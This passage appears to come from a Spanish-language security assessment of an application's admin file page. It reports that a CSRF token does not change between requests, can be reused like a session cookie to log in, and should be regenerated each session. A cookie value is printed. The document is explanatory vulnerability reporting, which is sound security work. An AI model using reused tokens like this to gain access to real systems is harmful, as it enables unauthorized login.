The screenshot shows the 'Archivos de admin' page in the APB2TAL application. The page has a search bar and a table with columns: 'Nombre del Archivo', 'Positivos', 'Fecha de Análisis', and 'Tamaño del Archivo'. Below the page, the 'Application' tab in the browser's developer tools is open, showing the 'Cookie Value' section with the value 'cr5jwgey6oqu3kuue6smkj3jerqd5qu'.

Aunque miremos otros recursos, el csrf token sigue sin cambiar y podemos usarlos como si fuera la cookie y loguearnos por lo que no hace su función. El token CSRF debería cambiar con cada sesión para evitar ataques de falsificación de solicitudes entre sitios.

Este comportamiento indica que el token CSRF no está cumpliendo su función, dejando la aplicación vulnerable a ataques de este tipo. Implementar un sistema que regenere el token con cada sesión es crucial para mejorar la seguridad.